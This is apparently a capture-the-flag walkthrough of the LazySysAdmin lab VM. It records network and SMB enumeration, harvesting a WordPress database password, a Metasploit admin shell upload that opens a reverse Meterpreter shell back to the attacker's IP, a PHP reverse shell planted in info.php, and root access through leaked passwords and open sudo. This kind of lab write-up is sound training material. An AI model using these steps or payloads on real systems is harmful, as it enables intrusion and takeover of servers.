# *Lazy*

Netdiscover
Ip: 192.168.234.149

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.234.1   00:50:56:c0:00:08      1      60  VMware, Inc.
192.168.234.2   00:50:56:f5:13:23      1      60  VMware, Inc.
192.168.234.149 00:0c:29:63:21:dc      1      60  VMware, Inc.
192.168.234.254 00:50:56:f0:0b:5f      1      60  VMware, Inc.
```

Nmap results, there are many services:

```
Nmap scan report for lazy.local (192.168.234.149)
Host is up (0.0013s latency).
Not shown: 65529 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 b5:38:66:0f:a1:ee:cd:41:69:3b:82:cf:ad:a1:f7:13 (DSA)
|   2048 58:5a:63:69:d0:da:dd:51:cc:c1:6e:00:fd:7e:61:d0 (RSA)
|   256 61:30:f3:55:1a:0d:de:c8:6a:59:5b:c9:9c:b4:92:04 (ECDSA)
|_  256 1f:65:c0:dd:15:e6:e4:21:f2:c1:9b:a3:b6:55:a0:45 (ED25519)
80/tcp   open  http        Apache httpd 2.4.7 ((Ubuntu))
|_http-generator: Silex v2.2.7
| http-robots.txt: 4 disallowed entries
|_/old/ /test/ /TR2/ /Backnode_files/
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Backnode
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
3306/tcp open  mysql       MySQL (unauthorized)
6667/tcp open  irc         InspIRCd
| irc-info:
|   server: Admin.local
|   users: 1
|   servers: 1
|   chans: 0
|   lusers: 1
|   lservers: 0
|   source ident: nmap
|   source host: 192.168.234.147
|_  error: Closing link: (nmap@192.168.234.147) [Client exited]
MAC Address: 00:0C:29:63:21:DC (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Hosts: LAZYSYSADMIN, Admin.local; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Available SMB shares to use:

```
 ============================================
|    Share Enumeration on 192.168.234.149    |
 ============================================

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        share$          Disk      Sumshare
        IPC$            IPC       IPC Service (Web server)
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP
```

Web server dir:

```
smb: \> dir
  .                                   D        0  Tue Aug 15 07:05:52 2017
  ..                                  D        0  Mon Aug 14 08:34:47 2017
  wordpress                           D        0  Tue Aug 15 07:21:08 2017
  Backnode_files                      D        0  Mon Aug 14 08:08:26 2017
  wp                                  D        0  Tue Aug 15 06:51:23 2017
  deets.txt                           N      139  Mon Aug 14 08:20:05 2017
  robots.txt                          N       92  Mon Aug 14 08:36:14 2017
  todolist.txt                        N       79  Mon Aug 14 08:39:56 2017
  apache                              D        0  Mon Aug 14 08:35:19 2017
  index.html                          N    36072  Sun Aug  6 01:02:15 2017
  info.php                            N       20  Tue Aug 15 06:55:19 2017
  test                                D        0  Mon Aug 14 08:35:10 2017
  old                                 D        0  Mon Aug 14 08:35:13 2017

                3029776 blocks of size 1024. 1456452 blocks available
smb: \>
```

Found smb username using enum4linux:

```
 ============================================================================
|    Users on 192.168.234.149 via RID cycling (RIDS: 500-550,1000-1050)    |
 ============================================================================
[I] Found new SID: S-1-22-1
[I] Found new SID: S-1-5-21-2952042175-1524911573-1237092750
[I] Found new SID: S-1-5-32
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\togie (Local User)
```

Got off wp-config.php from smb share:

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'Admin');

/** MySQL database password */
define('DB_PASSWORD', 'TogieMYSQL12345^^');
```

Unable to connect to DB remotely:

```
root@kali:~/pwn/lazy# mysql -h lazy.local -U Admin -p
Enter password:
ERROR 1130 (HY000): Host '192.168.234.147' is not allowed to connect to this MySQL server
root@kali:~/pwn/lazy#
```

Might be useful later:

```
root@kali:~/pwn/lazy# cat deets.txt
CBF Remembering all these passwords.

Remember to remove this file and update your password after we push out the server.

Password 12345
```

Nothing of importance:

```
root@kali:~/pwn/lazy# cat todolist.txt
Prevent users from being able to view to web root using the local file browser
root@kali:~/pwn/lazy#
```

Wordpress url: http://lazy.local/wordpress/

# Hello world!

Please dont make me setup wp again ☹️

My name is togie.

My name is togie.


Confirming username used for wordpress:

```
[+] View all posts by Admin
 | Detected By: Author Posts - Display Name (Passive Detection)

[+] Admin
 | Detected By: Rss Generator (Passive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] admin
 | Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Used DB password: TogieMYSQL12345^^




Upload backdoor because unable to get malicious code in 404.php to work: https://www.rapid7.com/db/modules/exploit/unix/webapp/wp_admin_shell_upload

```
msf5 exploit(unix/webapp/wp_admin_shell_upload) > run

[*] Started reverse TCP handler on 192.168.234.147:4444
[*] Authenticating with WordPress using admin:TogieMYSQL12345^^...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
whoami
[*] Executing the payload at /wordpress/wp-content/plugins/SuLvcNOeQs/MKaeesupPt.php...
[*] Sending stage (38247 bytes) to 192.168.234.149
[*] Meterpreter session 1 opened (192.168.234.147:4444 -> 192.168.234.149:53000) at 2019-09-16 03:30:55 -0400
[+] Deleted MKaeesupPt.php
[+] Deleted SuLvcNOeQs.php
[+] Deleted ../SuLvcNOeQs

meterpreter > whoami
[-] Unknown command: whoami.
meterpreter > sysinfo
Computer     : LazySysAdmin
OS           : Linux LazySysAdmin 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016 i686
Meterpreter : php/linux
meterpreter >
```

Modified info.php to pentestermonkey reverse shell because meterpreter shell doesn't seem to work fine for some reason:

```
www-data@LazySysAdmin:/var/www/html$ lsf
total 88K
drwxr-xr-x 8 root     root    4.0K Aug 15  2017 ./
drwxr-xr-x 3 root     root    4.0K Aug 14  2017 ../
drwxr-xr-x 2 www-data root    4.0K Aug 14  2017 Backnode_files/
drwxr-xr-x 2 www-data root    4.0K Aug 14  2017 apache/
-rw-r--r-- 1 www-data root     139 Aug 14  2017 deets.txt
-rw-r--r-- 1 www-data root     36K Aug  6  2017 index.html
-rw-r--r-- 1 www-data root    5.4K Sep 16 17:52 info.php
drwxr-xr-x 2 www-data root    4.0K Aug 14  2017 old/
-rw-r--r-- 1 www-data root      92 Aug 14  2017 robots.txt
drwxr-xr-x 2 www-data root    4.0K Aug 14  2017 test/
-rw-r--r-- 1 www-data root      79 Aug 14  2017 todolist.txt
drwxr-xr-x 5 www-data nogroup 4.0K Sep 16 17:00 wordpress/
drwxr-xr-x 2 www-data root    4.0K Aug 15  2017 wp/
www-data@LazySysAdmin:/var/www/html$
```

Su to togie(12345 as password) and priv escalation - Walkthrough

```
www-data@LazySysAdmin:/tmp$ su togie
Password:
togie@LazySysAdmin:/tmp$ sudo -l
[sudo] password for togie:
Matching Defaults entries for togie on LazySysAdmin:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User togie may run the following commands on LazySysAdmin:
    (ALL : ALL) ALL
togie@LazySysAdmin:/tmp$ sudo su
root@LazySysAdmin:/tmp#
```

Flag:

```
root@LazySysAdmin:~# cat proof.txt
WX6k7NJtA8gfk*w5J3&T@*Ga6!0o5UP89hMVEQ#PT9851


Well done :)

Hope you learn't a few things along the way.

Regards,

Togie Mcdogie



Enjoy some random strings

WX6k7NJtA8gfk*w5J3&T@*Ga6!0o5UP89hMVEQ#PT9851
2d2v#X6x9%D6!DDf4xC1ds6YdOEjug3otDmc1$#slTET7
pf%&1nRpaj^68ZeV2St9GkdoDkj48Fl$MI97Zt2nebt02
bh0!5Je65B6Z0bhZhQ3W64wL65wonnQ$@yw%Zhy0U19pu
root@LazySysAdmin:~#
```